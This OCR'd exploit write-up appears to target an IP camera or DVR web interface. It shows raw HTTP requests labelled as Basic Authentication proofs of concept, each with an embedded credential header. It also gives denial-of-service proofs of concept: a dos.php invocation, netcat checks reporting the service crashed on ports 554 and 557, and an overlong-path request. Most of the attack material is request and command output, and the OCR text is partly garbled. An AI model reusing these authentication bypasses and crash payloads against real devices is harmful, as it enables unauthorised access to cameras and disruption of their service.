// leftmenu.... CGI ..... system_info.... bottom.... apply, cancel ..... .... .....
// bottomFrame.. info_bottom.htm ..... ..... .....
if(_cgiName == "system_info"){./* no button */
.document.write(" <frame src='info_bottom.htm?lang="+_lang+"' name='bottomFrame' scrolling='NO' noresize>");
}else if(_cgiName == "sched_rec" || _cgiName == "sched_alarm"){./* add holiday button */
document.write(" <frame src='bottom_sched.htm?lang="+_lang+"' name='bottomFrame' scrolling='NO' noresize>");
}
```


The Basic Authentication PoC (1)

GET /first.htm HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive
Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>




The Basic Authentication PoC (2)

GET /first.htm HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive
Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>




The Basic Authentication PoC (3)

GET /index_menu.htm?lang=en&topMenu=5 HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive
Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>



The Basic Authentication PoC (4)

GET /index_menu.htm?lang=en&topMenu=5 HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive
Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>




Denial of service attack port (TCP 554)

A denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the motives for a DoS attack may vary, it generally comprises the concerted, malevolent efforts of a person(s) to prevent an Internet site or service from functioning temporarily or indefinitely.

C:\>nc -vvn 10.50.10.248 554
(UNKNOWN) [10.50.10.248] 554 (?) open **<- nice open port without problema**

Denial of service attack PoC (4)


GET / HTTP/1.1
Accept: */*
Referer: 10.50.10.248
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: 10.50.10.248:554
Connection: Keep-Alive
Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==</h1></body>



Usage: dos.php "host" "/path/" "times"
host: target server (ip or hostname)
path: path of the file, including file and extension.
times: number of times to "download" the file.

C:\ >php -f dos.php "10.50.10.248"
"//
//
//
//
//
//
//" 100 crashed!!!

C:\>nc -vvn 10.50.10.248 554
(UNKNOWN) [10.50.10.248] 554 (?): **connection refused <- Successful Denial of Service attack**
sent 0, rcvd 0: NOTSOCK



Denial of service attack port (TCP 557)


A denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the motives for a DoS attack may vary, it generally comprises the concerted, malevolent efforts of a person(s) to prevent an Internet site or service from functioning temporarily or indefinitely.

```
$ cat dos.txt | nc -vvn 10.50.10.248 557
(UNKNOWN) [10.50.10.248] 557 (?) open
```

Denial of service attack PoC (5)

```
GET
/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x//x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x
/x/x/x/x/x/ HTTP/1.1
Accept: */*
Referer: http://$1$9hC8DmrL$8NG8i3pQXBabAKo.Alm8U.:12345@10.50.10.248:557
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive
```

Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==




Live view - AXIS 211A Network Camera - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://10.50.10.247/view/index.shtml
AXIS 211A Network Camera
Live View | Setup | Help
View size
Video format
Motion JPEG
ph-neutral
PIRATE
Done
Tor Disabled

Road Technological Minds
www.zonartm.org
2006 - 2008